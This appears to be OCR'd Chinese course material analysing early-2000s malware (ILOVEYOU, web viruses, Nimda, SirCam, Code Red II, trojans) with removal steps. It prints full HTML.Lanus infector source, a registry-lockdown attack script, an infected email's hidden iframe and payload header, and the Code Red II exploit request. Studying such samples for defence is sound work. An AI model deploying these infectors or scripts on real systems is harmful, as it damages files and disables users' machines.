该病毒可感染安装了Windows Scripting Host（WSH）的Windows 9x或NT系统及Windows 2000系统，该病毒感染力极强，可寻找本地驱动器和映射驱动器，并在所有的目录和子目录中搜索可以感染的目标。该病毒感染扩展名为"vbs"，"vbe"，"js"，"jse"，"css"，"wsh"，"sct","hta"，"jpg"，"jpeg"，"mp3"和"mp2"等十二种类型文件。当病毒找到有扩展名为"js"，"jse"，"css"，"wsh"，"sct","hta"文件时，病毒将覆盖原文件，并将文件后缀改为"vbs"；当感染扩展名为"vbs"，"vbe"的文件时，原文件将被病毒代码覆盖；当感染扩展名为"jpg"，"jpeg"的文件时，用病毒代码覆盖文件原来的内容，并将后缀加上.vbs后缀，随后毁掉宿主文件，破坏了这些数据文件原始内容。扩展名为"mp3"和"mp2"的文件,其属性被改为隐含文件,然后创建病毒文件,其文件名为以原始文件名添加后缀.vbs作为新的文件名,例如:原始文件为jianyan.mp3,该文件被感染后,jianyan.mp3的文件属性改为隐含文件,然后生成病毒文件jianyan.mp3.vbs。但是，这十二种后缀的文件如果在磁盘的根目录下，则不会遭受破坏。

- **修改系统设置**

  一旦病毒运行，将会在windows目录中生成以下文件：

  Win32DLL.vbs

  在windows目录的system子目录中生成以下文件：

  MSKernel32.vbs

  LOVE-LETTER-FOR-YOU.TXT.vbs.

  该病毒还修改注册表中的一些路径以达到Windows启动时自动运行的目的，增加注册表键值：

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\MSKernel32为\windows\system \MSKernel32.vbs

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices\Win32DLL为\windows\Win32DLL.vbs

  该病毒在\windows\system的子目录下查找名为WinFAT32.exe的文件，然后将ＩＥ默认的启始页随机修改为以下站点之一：

http://www.skyinet.net/~young1s/HJKhjnwerhjkxcvytwertnMTFwetrdsfmhPnjw6587345gvsdf7679njbvYT/WIN- BUGSFIX.exe

http://www.skyinet.net/~angelcat/skladjflfdjghKJnwetryDGFikjUIyqwerWe546786324hjk4jnHHGbvbmKLJKjhkqj4w/WIN -BUGSFIX.exe

http://www.skyinet.net/~koichi/jf6TRjkcbGRpGqaq198vbFV5hfFEkbopBdQZnmPOhfgER67b3Vbvg/WIN-BUGSFIX.exe

http://www.skyinet.net/~chu/sdgfhjksdfjklNBmnfgkKLHjkqwtuHJBhAFSDGjkhYUgqwerasdjhPhjasfdglkNBhbqwebmznxcbvnmadshfgqw237461234iuy7thjg/WIN-BUGSFIX.exe

另外该病毒还在IE的下载目录中搜索名为WIN-BUGSFIX.exe的文件，如果该文件不存在，则修改ＩＥ的默认启始页面为“about:blank”，并修改注册表键值：HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\WIN-BUGSFIX为WIN-BUGSFIX.exe。

在特定系统下通过电子邮件传播

- 感染系统的通讯簿

地址簿收到病毒后的显示特殊的标题

修改系统的注册表

2. 网页病毒

网页病毒自出现以来，发展迅速。目前已经出现多种次类病毒，下面分别对典型网页病毒进行详细技术分析，以便了解掌握此类病毒的特点。

- **1、HTML.Lanus病毒**

该病毒是阿根廷的黑客组织 Zulu发布的世界上第一个感染HTM和HTML网页文件的病毒。这个病毒没有破坏模块，只是将一段VBScript脚本代码插入到感染的目标文件中。病毒源码如下所示。

```
<!--HTML.Lanus-->
<Script Language="VBScript">
On Error Resume Next
Dim A1(6)'定义7个元素的数组
Randomize
If Location.Protocol = "file:" And Int((3 - 1 + 1) * Rnd + 1) = 1 Then
'如果生成的随机数是1，则进行如下操作
```

```
Set A2 = CreateObject("Scripting.FileSystemObject")
Set A3 = CreateObject("WScript.Shell")
A1(0) =
    A2.GetParentFolderName(A2.GetParentFolderName(Replace(Location.PathNam
    e,"/",""")))
A1(1) = A2.GetSpecialFolder(1)  '获取Windows/system目录
A1(2) = A2.GetSpecialFolder(2)  '获取Windows/Temp目录
A1(3) = A2.BuildPath(A2.GetSpecialFolder(0),"HELP")
A1(4) = A3.SpecialFolders("AllUsersDesktop")'获取全局用户桌面文件夹
A1(5) = A3.SpecialFolders("Desktop")'获取当前用户桌面文件夹
A1(6) = A3.SpecialFolders("MyDocuments")'获取当前用户我的文档文件
For A4 = 0 To 6
If A2.FolderExists(A1(A4)) = True Then
B A1(A4)  '如果所获取的文件夹存在，则进行传染
End If
Next
End If
```

```
‘B为传染子程序，判定所有目录中是否存在扩展名为.HTM和.HTML，如果是，并且未进行过传染
    ，则进行传染。
Sub B(B1)
For Each B2 In A2.GetFolder(B1).Files ‘取当前文件夹中的文件名
If UCase(A2.GetExtensionName(B2)) = "HTM" Or UCase(A2.GetExtensionName(B2)) = "HTML"
    Then                ‘如果扩展名为HTM或者是HTML,
Set B3 = A2.OpenTextFile(B2,1)  ‘则打开该文件
Do While B3.AtEndOfStream = False And B4 <> "<!--HTML.Lanus-->"‘判断是否到文件尾部，并且
    未传染过。
B4 = B3.ReadLine
Loop
B3.Close
If B4 <> "<!--HTML.Lanus-->" Then  ‘如果文件尾部没有传染标记，则进行传染
C B2
End If
End If
Next
Set B5 = A2.GetFolder(B1)  ‘取当前目录下的子目录
If B5.IsRootFolder = False Then
For Each B6 In B5.SubFolders
B B6            ‘对当前目录下的子目录进行传染
Next
End If
End Sub
```

```
‘函数C为文件传染过程
Sub C(C1)
Set C2 = A2.GetFile(C1)’获取文件名
C3 = C2.Attributes
If C3 <> 0 Then
C2.Attributes = 0  ‘将文件属性置为0
End If
Set C4 = A2.OpenTextFile(Replace(Location.PathName,"/",""),1)
Set C5 = A2.OpenTextFile(C1,8)
C5.WriteLine("")
Do While C6 <> "<!--HTML.Lanus-->"
C6 = C4.ReadLine
Loop
C5.WriteLine(C6)
C5.WriteLine(C4.ReadLine)
C4.Close
C5.Close
If C3 <> 0 Then
C2.Attributes = C3
End If
End Sub
</Script>
```

- **2、混客绝情炸弹**

公安局通告

```
//写注册表
Shl.RegWrite ("HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\Explorer\\NoRun", 01, "REG_BINARY");          ‘开始菜单上不显示“运行”命令
Shl.RegWrite ("HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\Explorer\\NoClose", 01, "REG_BINARY");     ‘开始菜单上不显示“关闭系统”命令
Shl.RegWrite ("HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\Explorer\\NoLogOff", 01, "REG_BINARY");    ‘开始菜单上不显示“注销”命令
Shl.RegWrite ("HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\Explorer\\NoDrives", "00000004", "REG_DWORD"); ‘在“我的电脑”里隐藏硬盘
Shl.RegWrite ("HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\System\\DisableRegistryTools", "00000001", "REG_DWORD"); ‘禁止注册表编辑工具
Shl.RegWrite
("HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\Explorer\\NoDesktop","00000001","REG_DWORD");       ‘不显示桌面图标
```


```
Shl.RegWrite ("HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\WinOldApp\\Disabled", "00000001", "REG_DWORD");  ‘不可使用旧DOS程序
Shl.RegWrite ("HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\WinOldApp\\NoRealMode", "00000001", "REG_DWORD");  ‘不能进入DOS模式/窗口
Shl.RegWrite ("HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\Winlogon\\LegalNoticeCaption", "HUNK提醒您你中了※混客绝情炸弹※QQ:5604160");‘修改登录Windows窗口的标题
Shl.RegWrite ("HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\Winlogon\\LegalNoticeText", "HUNK提醒您你中了※混客绝情炸弹※QQ:5604160");  ‘修改登录Windows窗口的提示语
Shl.RegWrite ("HKLM\\Software\\Microsoft\\Internet Explorer\\Main\\Window Title", "HHUNK提醒您你中了※混客绝情炸弹※QQ:5604160");  ‘修改浏览器的标题
Shl.RegWrite ("HKCU\\Software\\Microsoft\\Internet Explorer\\Main\\Window Title", "HUNK提醒您你中了※混客绝情炸弹※QQ:5604160");  ‘修改浏览器的标题
```

3. 蠕虫病毒

- Worm.nimda（尼姆达）
- Worm.sircam（cam先生）
- Worm.klez（求职信）

Worm.Nimda传播方式

尼姆达病毒在全球传播



❶ 北美洲
尼姆达蠕虫
于2001年9月18日首先在美国出现，当日下午，有超过130,000台服务器和个人电脑受到感染。


❷ 亚洲
经过18日晚上一晚上的传播，在日本、香港、南韩、新加坡和中国地区都收到了受到感染的报告，18日晚，中国 公司 截获此病毒，并提供了解决方案！

❸ 欧洲
到9月19日，超过15,0000的公司受到感染，包括Siemens AG(西门子)，使其在他的网络受到渗透之后，不得不被迫关闭服务器。

尼姆达蠕虫：传播方法

- 它有自己的邮件引擎，所以会试图向存储在邮件程序里面的地址发送自己。
- 它会扫描IIS服务器寻找已知的弱点并且攻击这些服务器。
- 它会寻找共享磁盘并且试图在这些磁盘上安装。

Worm.Nimda传播方式



SirCam病毒泄露美联邦调查局文件

(ChinaByte 2001/7/27)

FBI于当地时间周三发表的一份声明表示，由于下属的国家基础设施保护中心（NIPC）的一名电脑犯罪研究人员在处理SirCam病毒时出现失误，致使这种病毒从一台计算机上用电子邮件向外界发送了其官方文件。


这台计算机运行有病毒扫描软件，用于与公共和私人领域的机构在IT安全方面进行合作。FBI的其他计算机没有受到影响。

FBI的发言人史蒂文表示，在星期二这一事件发生时，没有敏感或机密的信息被泄露出去。发现这一事故后，在文档被传送出去之后，NIPC才成功地修复了故障。

上周被发现的SirCam病毒本周继续在互联网上肆虐。SirCam病毒通过向被感染的计算机的地址簿上的用户发送包含有其拷贝的电子邮件进行传播，同时，它还会向外发送随机地从硬盘选择的文件，这意味着它能够把机密的商业资料或个人资料随着它本身而向外发送。

如何防治蠕虫病毒

- 对E-mail的警惕
- E-mail客户端软件的高级使用
- 正确及时升级杀毒软件


原始信息
文件(F) 编辑(E)
头信息(H) 全部(A) 另存为(S)... 关闭(C)
2002-03-26 11:11:00 AM,
Serialize complete at 2002-03-26 11:11:00 AM
Message-ID: <200203260107.JAA09698@smtp.shantou.gd.cn>
Content-Type: multipart/related;
type="multipart/alternative";
boundary="====_ABC1234567890DEF_====="
------_ABC1234567890DEF_====
Content-Type: multipart/alternative;
boundary="====_ABC0987654321DEF_====="
------_ABC0987654321DEF_====
Content-Transfer-Encoding: quoted-printable
Content-Type: text/html;
charset="iso-8859-1"
<HTML><HEAD></HEAD><BODY bgColor=3D#ffffff>
<iframe src=3Dcid:EA4DMGBP9p height=3D0 width=3D0>
</iframe></BODY></HTML>
------_ABC0987654321DEF_=====--
------_ABC1234567890DEF_====
Content-Type: audio/x-wav;
name="news_doc.DOC.scr"
Content-ID: <EA4DMGBP9p>
TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAA8AAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5vdCBiZSBydW4gaW4gRE9TIG1v
ZGUuDQ0KJAAAAAAAAAAAoxs1SbKejAWynowFsp6MBF7uvAWinowHvu6OBbqejAYS4qQF2p6MBhLin
AW6nowEOuLABZaejAWynogHyp6MBhLioAWCnowHUoaUBbaejAVJpY2hsp6MBAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAUEUAAEwBAwCoIP47AAAAAAAAAADgAA8BCwEGAABwAAAAEAAAANAAAEBHAQAA

口令蠕虫

- 感染的系统

  Windows 2000

- 技术特点

会在系统的注册表

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run

里面添加如下项保证在系统启动时自动运行：

TaskMan=%WINDOWS%\Fonts\rundll32.exe；

Explorer=%WINDOWS%\Fonts\explorer.exe；

messnger=%SYSTEM%\Dvldr32.exe

其中%WINDOWS%是系统的Windows安装目录。

explorer.exe是AT&T公司的远程控制程序VNC的服务器程序，攻击者可以通过

VNC的客户端程序如WinVNC对此机器进行远程控制。

- 处理方法：

1、检查注册表项

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run是否已经被修改，如果不存在上面所列的各项，表示您的机器尚未被感染，但是由于病毒攻击的原理是通过密码探测来实现的，所以请确认您的机器已经使用了较复杂的密码。

2、如果您的机器已经被感染，请立即删除这些项，然后删除

%WINDOWS%\All Users\Start Menu\Programs\Startup\inst.exe

%WINDOWS%\Start Menu\Programs\Startup\inst.exe

C:\Documents and Settings\All Users\Start Menu\Programs\Startup\inst.exe，

删除完成以后重新启动计算机。

3、重新启动后请删除病毒生成的文件：

%SYSTEM%\dvldr32.exe

%WINDOWS%\Fonts\rundll32.exe

%WINDOWS%\Fonts\explorer.exe

%WINDOWS%\Fonts\omnithread_rt.dll

%SYSTEM%\omnithread_rt2.dll

%SYSTEM%\omniorb251_rt.dll

%WINDOWS%\Fonts\omnithread_rt.dll

%WINDOWS%\Fonts\VNCHooks.dll

%SYSTEM%\cygwin1.dll

4. 黑客木马程序

- 传染途径
  - 通过网络下载、电子邮件
- 防治方法
  - 使用具有实时监控功能的杀毒软件
  - 不要轻易打开邮件附件
- 典型例子
  - Back Orifice、Subseven、YAI

木马常用的激活方式

- 1.在Win.ini中启动
  - 在Win.ini的[windows]字段中有启动命令“load=”和“run=”，在一般情况下“=”后面是空白的，如果后面跟着程序，比如：

  run=c:windows file.exe

  load=c:windows file.exe

  这个file.exe很可能就是木马程序。
- 2.修改文件关联
  - “冰河”就是通过修改HKEY_CLASSES_ROOT/txtfiles/open/command下的键值，将“C:\WINDOWS\NOTEPAD.EXE %1”改为“C:\WINDOWS\SYSTEM\SYSEXPLR.EXE %1”，这样当你双击一个TXT文件，原本应用Notepad打开该文件的，现在却变成启动木马程序了。
- 3.捆绑文件
- 4.在System.ini中启动
  - [boot] shell=Explorer.exe file.exe，注意这里的file.exe就是木马服务端程序

- 5.利用注册表加载运行
  - HKEY_LOCAL_MACHINE/Software/Microsoft/Windows/CurrentVersion下所有以“run”开头的键值；
  - HKEY_CURRENT_USER/Software/Microsoft/Windows/CurrentVersion下所有以“run”开头的键值；
  - HKEY_USERS/.Default/Software/Microsoft/Windows/CurrentVersion下所有以“run”开头的键值。
- 6.利用Wininit.ini
  - [rename]

    filename1=filename2

    相当于依次执行“copy filename2 filename1”及“del filename2”这两个DOS命令。

可通过MSCONFIG.EXE进行分析

红色代码II病毒

- 国家计算机病毒处理中心通过监测发现国内已有用户在2001年8月1日23：50：53受到“红色代码”的攻击，可是由于“红色代码”的技术特点未对国内计算机系统造成危害。但是，“红色代码II”是一个新的变种，它的技术特性如下：

一、攻击的系统：

- 1、 装Indexing services 和IIS 4.0 或IIS 5.0的Windows 2000系统
- 2、安装Index Server 2.0和IIS 4.0 或IIS 5.0的Microsoft Windows NT 4.0系统

二、如何判定遭受“红色代码II”病毒攻击

- 1、在WINNT\SYSTEM32\LOGFILES\W3SVC1目录下的日志文件中是否含有以下内容:

  GET, /default.ida,

  XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
  XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
  XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
  XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
  %u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u9090%u9090%u8190%u00c3%u0003%u8b00%u531b%u53ff%u0078%u0000%u00=a,

  如果发现这些内容，那么该系统已经遭受“红色代码II”的攻击。

- 2、使用命令netstat –a

  如果在1025以上端口出现很多SYN-SENT连接请求，或者1025号以上的大量端口处于Listening状态，那么该系统已经遭受“红色代码II”病毒的感染。

- 3、如果在以下目录中存在Root.exe文件，说明系统已被感染。

C:\inetpub\Scripts\Root.exe
D:\inetpub\Scripts\Root.exe
C:\progra~1\Common~1\System\MSADC\Root.exe
D:\Progra~1\Common~1\System\MSADC\Root.exe

同时，“红色代码II”还会释放出以下两个文件C:\Explorer.exe or D:\Explorer.exe。这两个文件都是木马程序。

三、解决方案

- 1、 请到以下微软站点下载补丁程序：
  http://www.microsoft.com/technet/security/bulletin/MS01-033.asp
- 2、 断掉网络重新启动系统，防止病毒通过网络再次感染。
- 3、 安装微软补丁程序。
- 4、 删除以下病毒释放的木马程序

  C:\inetpub\Scripts\Root.exe
  D:\inetpub\Scripts\Root.exe
  C:\progra~1\Common~1\System\MSADC\Root.exe
  D:\Progra~1\Common~1\System\MSADC\Root.exe

  使用以下命令删除以下文件：

  ```
  ATTRIB C:\EXPLORER.EXE -H -A –R
  DEL C:\EXPLORER.EXE
  ATTRIB D:\EXPLORER.EXE -H -A –R
  DEL D:\EXPLORER.EXE
  ```
- 5、 将以下键值该为 0

  HKLM\SOFTWARE\Microsoft\WindowsNT\Current Version\WinLogon\SFCDisable